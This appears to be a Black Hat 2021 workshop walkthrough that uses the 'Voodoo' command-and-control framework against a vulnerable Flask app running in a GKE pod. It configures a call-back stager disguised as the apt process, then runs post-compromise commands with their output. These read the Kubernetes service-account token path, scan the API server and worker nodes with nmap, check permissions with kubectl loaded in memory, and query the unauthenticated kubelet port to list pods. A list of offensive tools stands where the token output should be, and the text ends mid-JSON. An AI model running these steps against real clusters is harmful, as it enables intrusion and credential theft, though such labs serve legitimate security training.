

## The Plan:

- Browse to the web application to discover a RCE vulnerability...
- Typical Pod/Container on GKE: http://34.85.215.94/
- Privileged Pod/Container on GKE: http://34.85.197.48/
  
- Create a Voodoo no inject stager
- Leverage the RCE vulnerability in the web app to execute the Voodoo stager
  
- Recon the environment to discover we have landed in a container
- Recon the environment to discover this container is within a k8s cluster
- Recon the environment to discover this k8s cluster is hosted in GCP

## RCE

Remote Code Execution (RCE), AKA arbitrary code execution (ACE), is an attacker's ability to execute arbitrary commands or code on a target machine or in a target process.

## No Inject Stager

Login to your Voodoo LP and click on the "Stagers" link.


Create a new stager in the Voodoo LP with the following settings:

- Name: NoInjectStager001
- Communication Style: HTTPS Call-back
- Domain: <Unique Subdomain>.demovoodoo.com
- Port: 443
- Callback interval (seconds): 1
- URL Path: /CRL/partial\_update
- Proxy: Use host settings
- Custom Headers: <None, N/A, Leave Blank>
- Target: Linux
- Architecture: x64
- Host Process: /usr/bin/apt
- Command Argument / Passphrase: update

Then click the "Update" button.

Your screen should look similar to the following:


BHUSA2021



After clicking the "Update" button...

Now click the link to the "Python 2.7 No injection" stager...





## Host Recon

When we check the process list via the Voodoo web interface...

ps

We should see output similar to this...

```

24 ps Success
1      (sh) S  /bin/sh -c flask run --host=0.0.0.0 --port 5001
7      (flask) S /usr/bin/python /usr/local/bin/flask run --host=0.0.0.0 --port 5001
251    (sh) Z
255    (python) S /usr/bin/python

```

We can see that pid 1 is not the "init", "systemd", or "launchd" process, as it typically would be on most Linux servers.

## K8s API Recon

When on a remote target running the Linux OS, I generally check the mount points to see if there is anything interesting via this command in Voodoo:

run mount

We should see output similar to this...

```
25 run mount Success
returned 6

overlay on / type overlay
(rw,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/97/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/96/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/95/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/94/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/93/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/92/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/91/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/90/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/89/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/88/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/87/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/86/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/85/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/84/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/83/fs,upperdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/98/fs,workdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/98/work)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (ro,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/blkio type cgroup (ro,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/devices type cgroup (ro,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (ro,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
/dev/sdal on /shared type ext4 (rw,nosuid,nodev,relatime,commit=30)
/dev/sdal on /etc/hosts type ext4 (rw,relatime,commit=30)
/dev/sdal on /dev/termination-log type ext4 (rw,relatime,commit=30)
/dev/sdal on /etc/hostname type ext4 (rw,nosuid,nodev,relatime,commit=30)
/dev/sdal on /etc/resolv.conf type ext4 (rw,nosuid,nodev,relatime,commit=30)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime)
proc on /proc/bus type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/fs type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/irq type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sys type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sysrq-trigger type proc (ro,nosuid,nodev,noexec,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/scsi type tmpfs (ro,relatime)
tmpfs on /sys/firmware type tmpfs (ro,relatime)
```

As we scroll through the output, we should see the kubernetes secrets tmpfs mount point...

```
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (ro,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/rdma type cgroup (ro,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/cpuset type cgroup (ro,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/freezer type cgroup (ro,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
/dev/sdal on /shared type ext4 (rw,nosuid,nodev,relatime,commit=30)
/dev/sdal on /etc/hosts type ext4 (rw,relatime,commit=30)
/dev/sdal on /dev/termination-log type ext4 (rw,relatime,commit=30)
/dev/sdal on /etc/hostname type ext4 (rw,nosuid,nodev,relatime,commit=30)
/dev/sdal on /etc/resolv.conf type ext4 (rw,nosuid,nodev,relatime,commit=30)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime)
proc on /proc/bus type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/fs type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/irq type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sys type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sysrq-trigger type proc (ro,nosuid,nodev,noexec,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/scsi type tmpfs (ro,relatime)
tmpfs on /sys/firmware type tmpfs (ro,relatime)
```

Notice in this output, that we see a tmpfs mount point referring to a Kubernetes (K8s) environment.

We can cat the control group, AKA cgroup, associated with pid 1 to see more information...

```
cat /proc/1/cgroup
```

We should see output similar to the following:

```
26 cat /proc/1/cgroup

12:perf_event:/kubepods/besteffort/pod10487d2c-9aad-4643-a4ac-493eba81b66b/f815fbefd28e5800dfc7b8033fdda24eab6c6359942771417a6edee26f70e28c
11:net_cls,net_prio:/kubepods/besteffort/pod10487d2c-9aad-4643-a4ac-493eba81b66b/f815fbefd28e5800dfc7b8033fdda24eab6c6359942771417a6edee26f70e28c
10:pids:/kubepods/besteffort/pod10487d2c-9aad-4643-a4ac-493eba81b66b/f815fbefd28e5800dfc7b8033fdda24eab6c6359942771417a6edee26f70e28c
9:freezer:/kubepods/besteffort/pod10487d2c-9aad-4643-a4ac-493eba81b66b/f815fbefd28e5800dfc7b8033fdda24eab6c6359942771417a6edee26f70e28c
8:memory:/kubepods/besteffort/pod10487d2c-9aad-4643-a4ac-493eba81b66b/f815fbefd28e5800dfc7b8033fdda24eab6c6359942771417a6edee26f70e28c
7:cpuset:/kubepods/besteffort/pod10487d2c-9aad-4643-a4ac-493eba81b66b/f815fbefd28e5800dfc7b8033fdda24eab6c6359942771417a6edee26f70e28c
6:rdma:/
5:hugetlb:/kubepods/besteffort/pod10487d2c-9aad-4643-a4ac-493eba81b66b/f815fbefd28e5800dfc7b8033fdda24eab6c6359942771417a6edee26f70e28c
4:cpu,cpuacct:/kubepods/besteffort/pod10487d2c-9aad-4643-a4ac-493eba81b66b/f815fbefd28e5800dfc7b8033fdda24eab6c6359942771417a6edee26f70e28c
3:devices:/kubepods/besteffort/pod10487d2c-9aad-4643-a4ac-493eba81b66b/f815fbefd28e5800dfc7b8033fdda24eab6c6359942771417a6edee26f70e28c
2:blkio:/kubepods/besteffort/pod10487d2c-9aad-4643-a4ac-493eba81b66b/f815fbefd28e5800dfc7b8033fdda24eab6c6359942771417a6edee26f70e28c
1:name=systemd:/kubepods/besteffort/pod10487d2c-9aad-4643-a4ac-493eba81b66b/f815fbefd28e5800dfc7b8033fdda24eab6c6359942771417a6edee26f70e28c
0::/system.slice/containerd.service
```

Notice in this output, that we see several references to a K8s environment, as well.

In addition, we can view the environment variables on the remote target via the following Voodoo command...

```
run env
```

We should see output similar to the following:

```
27 run env

returned 6

KUBERNETES_SERVICE_PORT=443
KUBERNETES_PORT=tcp://10.12.0.1:443
HOSTNAME=nbvulns005-567856bbf5-qbxr6
HOME=/root
FLASK_RUN_FROM_CLI=true
KUBERNETES_PORT_443_TCP_ADDR=10.12.0.1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP=tcp://10.12.0.1:443
KUBERNETES_SERVICE_HOST=10.12.0.1
PWD=/app
```

Notice in this output, we references to the K8s API server.

If we list files within the folder mounted via that previously discovered interesting mount point...

```
ls /var/run/secrets/kubernetes.io/serviceaccount/
```

We should see output similar to the following:

```
28 ls /var/run/secrets/kubernetes.io/serviceaccount/

drwxrwxrwx   root      root      140 2021-07-30 15:05:42 .
drwxr-xr-x   root      root      4096 2021-07-30 15:05:59 ..
drwxr-xr-x   root      root      100 2021-07-30 15:05:42 ..data
-rw-r--r--   root      root       7 2021-07-30 15:05:42 namespace
-rw-r--r--   root      root     1159 2021-07-30 15:05:42 ca.crt
-rw-r--r--   root      root       900 2021-07-30 15:05:42 token
drwxr-xr-x   root      root      100 2021-07-30 15:05:42 ..2021_07_30_15_05_42.669964036
```

We will discover a "token" file.

If we cat the contents of this file...

```
cat /var/run/secrets/kubernetes.io/serviceaccount/token
```

We should see output similar to the following:



Name	Modified	Description
RedPillWin.dll	Wed Aug 19 19:02:13 2020	
management	Wed Aug 19 19:02:11 2020	
Injector.exe	Wed Aug 19 19:02:10 2020	
arox.py	Wed Aug 19 19:02:10 2020	
kubeletmein	Wed Aug 19 19:02:11 2020	
privesc	Wed Aug 19 19:02:13 2020	
collection	Wed Aug 19 19:02:10 2020	
curl	Wed Aug 19 19:02:10 2020	
kubectl	Wed Aug 19 19:02:11 2020	
lateral_movement	Wed Aug 19 19:02:11 2020	
persistence	Wed Aug 19 19:02:13 2020	
winRdpMasqStager	Sun Aug 1 17:32:47 2021	
AADRefreshToken.exe	Wed Aug 19 19:02:10 2020	

We can see if the port is open on the API server via leveraging nmap with the following command:

```
exec nmap ping -n -sT -p443 10.12.0.1/32
```

We should see output similar to the following:

```
35 exec nmap ping -n -sT -p443 10.12.0.1/32 Success
returned 6

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-01 19:39 GMT
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 10.12.0.1
Host is up (0.00055s latency).
PORT      STATE SERVICE
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

We can see that the “kubectl” application is not install on the remote target:

```
run /bin/bash
which kubectl
which bash
exit
```

We should see output similar to the following:

```
36 run /bin/bash Success
returned 6
which kubectl
which bash
/bin/bash
exit
```

Notice that when “which kubectl” did not return a result, that indicates that the application is not installed on the remote target.

Nonetheless, we can just use Voodoo’s exec command to load the binary into memory only within the remote container...

```
exec kubectl ping auth can-i --list
```

We should see output similar to the following:

```
37 exec kubectl ping auth can-i --list Success
returned 6
warning: the list may be incomplete: webhook authorizer does not support user rule resolution
Resources          Non-Resource URLs          Resource Names          Verbs
selfsubjectaccessreviews.authorization.k8s.io  []                          []                      [create]
selfsubjectrulesreviews.authorization.k8s.io  []                          []                      [create]
[]                                                  [/.well-known/openid-configuration] []                      [get]
[]                                                  [/api/*]                  []                      [get]
[]                                                  [/api]                    []                      [get]
[]                                                  [/apis/*]                 []                      [get]
[]                                                  [/apis]                   []                      [get]
[]                                                  [/healthz]                []                      [get]
[]                                                  [/healthz]                []                      [get]
[]                                                  [/livez]                  []                      [get]
[]                                                  [/livez]                  []                      [get]
[]                                                  [/openapi/*]              []                      [get]
[]                                                  [/openapi]                []                      [get]
[]                                                  [/openid/v1/jwks]         []                      [get]
[]                                                  [/readyz]                 []                      [get]
[]                                                  [/readyz]                 []                      [get]
[]                                                  [/version/]               []                      [get]
[]                                                  [/version/]               []                      [get]
[]                                                  [/version/]               []                      [get]
[]                                                  [/version/]               []                      [get]
```

Let’s see if we can do anything useful with our current access:

```
exec kubectl ping auth can-i create pods
```

We should see output similar to the following:

```
38 exec kubectl ping auth can-i create pods Access Denied
returned 6
no
```

### Kubelet Recon

Reviewing the netstat information from when we first launched the Voodoo agent on the target...

```
19 netstat Success
TCP 0.0.0.0:5001 <-> 0.0.0.0:0 LISTEN
TCP 10.8.1.5:5001 <-> 10.150.0.2:52977 ESTABLISHED
TCP 10.8.1.5:44960 <-> 3.133.127.161:443 FIN_WAIT1
TCP 10.8.1.5:5001 <-> 10.8.1.1:30740 TIME_WAIT
UDP 10.8.1.5:60535 <-> 10.12.0.10:53 ESTABLISHED
```

We see an established connection to an IP address in the 10.150.0.0 network range (e.g. 10.150.0.2).

Let's scan this subnet with nmap to see which hosts may have 22/TCP (SSH) exposed:

```
exec nmap ping -n -sT -p22 10.150.0.0/24
```

We should see output similar to the following:

```
39 exec nmap ping -n -sT -p22 10.150.0.0/24 Success

returned 6

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-01 19:51 GMT
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 10.150.0.2
Host is up (0.12s latency).
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 10.150.0.3
Host is up (0.000038s latency).
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 10.150.0.4
Host is up (0.0013s latency).
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 18.89 seconds
```

The Kubelet service typically runs on the worker nodes and listens on TCP port 10250. Scan for it with the following command:

```
exec nmap ping -n -sT -p10250 10.150.0.0/24
```

We should see output similar to the following:

```
40 exec nmap ping -n -sT -p10250 10.150.0.0/24 Success

returned 6

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-01 19:56 GMT
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 10.150.0.2
Host is up (0.0014s latency).
PORT      STATE SERVICE
10250/tcp  open  unknown

Nmap scan report for 10.150.0.3
Host is up (0.000035s latency).
PORT      STATE SERVICE
10250/tcp  open  unknown

Nmap scan report for 10.150.0.4
Host is up (0.11s latency).
PORT      STATE SERVICE
10250/tcp  open  unknown

Nmap done: 256 IP addresses (3 hosts up) scanned in 19.75 seconds
```

This Kubelet service on 10250/TCP normally communicates using TLS (e.g. https://).

We can also check for the Kubelet service on TCP port 10255:

```
exec nmap ping -n -sT -p10250,10255 10.150.0.0/24
```

We should see output similar to the following:

```
41 exec nmap ping -n -sT -p10250,10255 10.150.0.0/24 Success
returned 6

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-01 20:01 GMT
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 10.150.0.2
Host is up (0.0013s latency).
PORT      STATE SERVICE
10250/tcp  open  unknown
10255/tcp  open  unknown

Nmap scan report for 10.150.0.3
Host is up (0.00093s latency).
PORT      STATE SERVICE
10250/tcp  open  unknown
10255/tcp  open  unknown

Nmap scan report for 10.150.0.4
Host is up (0.081s latency).
PORT      STATE SERVICE
10250/tcp  open  unknown
10255/tcp  open  unknown

Nmap done: 256 IP addresses (3 hosts up) scanned in 17.41 seconds
```

10255/TCP is typically the read-only port for the Kubelet to serve on with no authentication/authorization.

This Kubelet service on 10255/TCP normally communicates using HTTP (e.g. http://).

We can list pods running on a worker node via the following command:

```
exec curl ping -s -i -k http://10.150.0.2:10255/pods
```

We should see output similar to the following:

```
42 exec curl ping -s -i -k http://10.150.0.2:10255/pods Success
returned 6

HTTP/1.1 200 OK
Content-Type: application/json
Date: Sun, 01 Aug 2021 20:03:02 GMT
Transfer-Encoding: chunked

{"kind": "PodList", "apiVersion": "v1", "metadata": {}, "items": [{"metadata": {"name": "kube-proxy-gke-my-first-cluster-1-default-pool-df5db068-9156", "namespace": "kube-system", "selfLink": "/api/v1/namespaces/kube-system/pods/kube-proxy-gke-my-first-cluster-1-default-pool-df5db068-9156", "uid": "5391a4c84c48d9fa41d2a932c8eeabe5", "creationTimestamp": null, "labels": {"component": "kube-proxy", "tier": "node"}, "annotations": {"kubernetes.io/config.hash": "5391a4c84c48d9fa41d2a932c8eeabe5", "kubernetes.io/config.seen": "2021-07-30T03:53:21.792372152Z", "kubernetes.io/config.source": "file"}}, "spec": {"volumes": [{"name": "usr-ca-certs", "hostPath": {"path": "/usr/share/ca-certificates", "type": ""}}, {"name": "etc-ssl-certs", "hostPath": {"path": "/etc/ssl/certs", "type": ""}}, {"name": "kubeconfig", "hostPath": {"path": "/var/lib/kube-proxy/kubeconfig", "type": "FileOrCreate"}}, {"name": "varlog", "hostPath": {"path": "/var/log", "type": ""}}, {"name": "iptableslock", "hostPath": {"path": "/run/xtables.lock", "type": "FileOrCreate"}}, {"name": "lib-modules", "hostPath": {"path": "/lib/modules", "type": ""}}], "containers": [{"name": "kube-proxy", "image": "gke.gcr.io/kube-proxy-amd64:v1.20.8-gke.700", "command": ["/bin/sh", "-c", "exec kube-proxy --master=https://35.245.208.36 --kubeconfig=/var/lib/kube-proxy/kubeconfig --cluster-cidr=10.8.0.0/14 --oom-score-adj=-998 --v=2 --feature-gates=DynamicKubeletConfig=false,RotateKubeletServerCertificate=true,ExecProbeTimeout=false --iptables-sync-period=1m --iptables-min-sync-period=10s --ipvs-sync-period=1m --ipvs-min-sync-period=10s --detect-local-mode=NodeCIDR 1\u003e\u003e/var/log/kube-proxy.log 2\u003e\u003e\u00261"], "resources": {"requests": {"cpu": "100m"}}, "volumeMounts": [{"name": "etc-ssl-certs", "readOnly": true, "mountPath": "/etc/ssl/certs"}, {"name": "usr-ca-certs", "readOnly": true, "mountPath": "/usr/share/ca-certificates"}, {"name": "varlog", "mountPath": "/var/log"}, {"name": "kubeconfig", "mountPath": "/var/lib/kube-proxy/kubeconfig"}, {"name": "iptableslock", "mountPath": "/run/xtables.lock"}, {"name": "lib-modules", "readOnly": true, "mountPath": "/lib/modules"}], "terminationMessagePath": "/dev/termination-log", "terminationMessagePolicy": "File", "imagePullPolicy": "IfNotPresent", "securityContext": {"privileged": true}}, {"restartPolicy": "Always", "terminationGracePeriodSeconds": 30, "dnsPolicy": "ClusterFirst", "nodeName": "gke-my-first-cluster-1-default-pool-df5db068-9156", "hostNetwork": true, "securityContext": {}, "schedulerName": "default-scheduler", "tolerations": [{"operator": "Exists", "effect": "NoExecute"}, {"operator": "Exists", "effect": "NoSchedule"}], "priorityClassName": "system-node-
```

We should see at least one worker node running the container we exploited...

```
[{"manager": "kube-controller-manager", "operation": "Update", "apiVersion": "v1", "time": "2021-07-30T15:22:32Z", "fieldsType": "FieldsV1", "fieldsV1": {"f:metadata": {"f:generateName": {}, "f:labels": {"": {}, "f:app": {}, "f:pod-template-hash": {}}, "f:ownerReferences": {"": {}, "k: {\"uid\": \"4b281463-91a2-4db8-b665-f647476812c1\"}: {\"\": {}, \"f:apiVersion\": {}, \"f:blockOwnerDeletion\": {}, \"f:controller\": {}, \"f:kind\": {}, \"f:name\": {}, \"f:uid\": {}}, \"f:spec\": {"f:containers": {"k: {\"name\": \"nbvulns005-1\"}: {\"\": {}, \"f:image\": {}, \"f:imagePullPolicy\": {}, \"f:name\": {}, \"f:resources\": {}, \"f:securityContext\": {\"\": {}, \"f:privileged\": {}, \"f:terminationMessagePath\": {}, \"f:terminationMessagePolicy\": {}, \"f:volumeMounts\": {\"\": {}, \"k: {\"mountPath\": \"/host\"}: {\"\": {}, \"f:hostPath\": {}, \"f:name\": {}}, \"f:dnsPolicy\": {}, \"f:enableServiceLinks\": {}, \"f:hostIPC\": {}, \"f:hostNetwork\": {}, \"f:hostPID\": {}, \"f:restartPolicy\": {}, \"f:schedulerName\": {}, \"f:securityContext\": {}, \"f:terminationGracePeriodSeconds\": {}, \"f:volumes\": {\"\": {}, 